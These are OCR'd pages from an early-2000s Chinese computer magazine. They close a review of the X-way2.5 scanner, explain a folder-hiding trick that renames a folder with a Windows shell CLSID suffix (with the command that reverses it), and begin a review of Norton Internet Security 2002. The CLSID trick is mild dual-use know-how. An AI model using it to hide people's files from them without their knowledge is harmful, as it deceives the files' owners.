


图 13




图 14

以上就是 X-way2.5 的一些最有用的功能，看了上面这些，你一定会感受到 X-way2.5 的高集成度，也同样会相信 X-way2.5 有实力同 X-scan2.3 及流光 4.7 一较今日之长短了吧！

"神奇"现象的背后

小二

"小二…小二"… … 好象有人在叫我！都 11：30 了，这么晚还有人找我，什么事啊？原来是我班的团支书找我，他对我说："他电脑里面一些很重要的文件不见了（可能是 MM 的照片吧！哈哈），不过可以用金山毒霸查到那些文件。他叫我帮他看看究竟发生什么事。我去看了一下，这种现象真的很"神奇"！怎么会这样的？如果你也想知道，下面我们就来做个试验，就知道他的文件是怎么不见的了！




图 1

首先，我们在桌面新建一个文件夹，如图 1 所示。

接着就在里面新建一个 .TXT 文件（随便都行），如图 2 所示。




图 2

你也许会问，干嘛要新建这个文件呢？答案就是为后面的对比当参照物啊。

第二步就是本文问题的关键了，我们在记事本里面输入如图 3 的文本。为什么要这样呢？因为我们给新建的文件夹重命名时，倘若采用直接输入"he.{2227A280-3AEA-1069-A2DE-08002B30309D}"字符的方式，"he"文件夹的创建将要失败，因此建议你采用用记事本编辑，然后再用复制、粘贴的方法来重命名文件夹。




图 3

接着用鼠标右键单击此文件夹，选择"重命名"命令，然后按下"Ctrl + V"组合键，新建的文件夹图标就改变为系统默认的"打印机"图标了，如图 4 所示。




图 4

然后打开这个文件夹，你猜，你会看到什么呢？结果出人意料的就是你除了能看到如图5所示的东西外，再也没有其它的东西。




图5

那我们刚才新建的那文件去哪里了呢？现在我们就到命令提示符下进入he文件夹所在的目录，输入命令：dir，你就会看到he.{2227A280-3AEA-1069-A2DE-08002B30309D}文件夹。接着输入cd he.{2227A280-3AEA-1069-A2DE-08002B30309D}进入he文件(其实它的真正身份是he.{2227A280-3AEA-1069-A2DE-08002B30309D})，再来个dir，哈哈，就可以看到我们刚才新建的文件了，如图6所示。

```
C:\he.{2227A280-3AEA-1069-A2DE-08002B30309D}>dir
 驱动器 C 中的卷没有标签。
 卷的序列号是 2055-13DB                        图6

 C:\he.{2227A280-3AEA-1069-A2DE-08002B30309D} 的目录

2002-12-31  22:33    <DIR>          .
2002-12-31  22:33    <DIR>          ..
2002-12-31  22:34                 0 新建 文本文档.txt
               1 个文件              0 字节
               2 个目录  2,445,807,616 可用字节
```

图6

至此，我们已经知道原来是文件夹后缀名（不知道是不是对的，我个人的想法）的改变让我们新建文件里的内容不见了。同样的道理，我们可以将控制面板、我的电脑和回收站等做成“保护壳”，它们的文件名分别如下：

控制面板.{21EC2020-3AEA-1069-A2DD-08002B30309D}
我的电脑.{20D04FE0-3AEA-1069-A2D8-08002B30309D}
回收站.{645FF040-5081-101B-9F08-00AA002F954E}

这种“神奇”现象对于我们保护一些重要文件有一定程度的作用（千万不要用这个来搞恶作剧哦！）。聪明的你可能想到这样一个问题——那怎样才能把被“藏”起来的文件显示出来呢？或许你也已经看到在命令提示符里面有这个东西：he.{2227A280-3AEA-1069-A2DE-08002B30309D}。它跟我们在图形界面所看的结果是不一样的，如果我们把它的后缀名改掉会是怎样呢？注意在图形界面下用“重命名”命令给此文件夹改名好象行不通。那我们就只能来到命令提示符下敲入如下的命令：rename he.{2227A280-3AEA-1069-A2DE-08002B30309D} he

小知识 rename是一个DOS命令，它的作用相当图形界面的“重命名”。它的格式是：rename <被改的文件名> <新的文件名>

现在回到he.{21EC2020-3AEA-1069-A2DD-08002B30309D}所在的目录，此时的文件夹已经变成了普通文件夹了，进到里面，我们新建的文件就“躺”在那里了。

现在你知道此现象是怎么回事了吧？

也许还有别的方法，如果你知道的话，可以给我来信哦。

我的E-mail是chenyfkin@21cn.com。

网络特警
—Norton Internet Security 2002

9527

随着网络的普及，个人计算机的安全问题已经越来越受到人们的重视，各式各样的个人防火墙也就应运而生。个人防火墙，顾名思义，就是运行在普通PC上的防火墙。因而它并不要求有多么强的功能，能保证用户的个人信息的安全，简单易用就是好的防火墙产品。今天要为大家介绍的是久负盛名的诺顿公司的网络特警——Norton Internet Security 2002。它的功能十分强大，而且操作起来并不麻烦，达到了功能强大与操作简捷的完美平衡。下面我们就来一起看看它的庐山真面目。

运行安装程序就看到如图1所示的欢迎界面，按照安装向导完成安装后重新启动机器，再次开机后就可以看到系统托盘上出现了一个地球的标志，右键打开就可以进行各种安全属性的设置了。




图1

秉承了诺顿的一贯作风，网络特警的用户界面是十分华丽的，如图2所示，整个程序共有四个部分组成：Internet状态、个人防火墙、隐私控制、和禁止广告等。




图2

Internet状态：提供了当前可用的Internet连接的有关信息，可

以说是对你的Internet有关设置的一个概览。而且你可以通过选择安全性检查登录到诺顿的网站对自己的机器进行全面的安全扫描，看看是否存在着安全漏洞。

个人防火墙：如图3所示，是网络特警的核心部分，大家可以在这里设置防火墙的各项属性，包括是否阻止端口扫描，是否启动自动禁止，哪些程序有权访问Internet。甚至可以自定义每个程序的访问方式，例如你可以只允许某个程序接收信息却不允许它向外发送信息。另外大家还可以设置局域网内的访问权限以保证系统的安全。

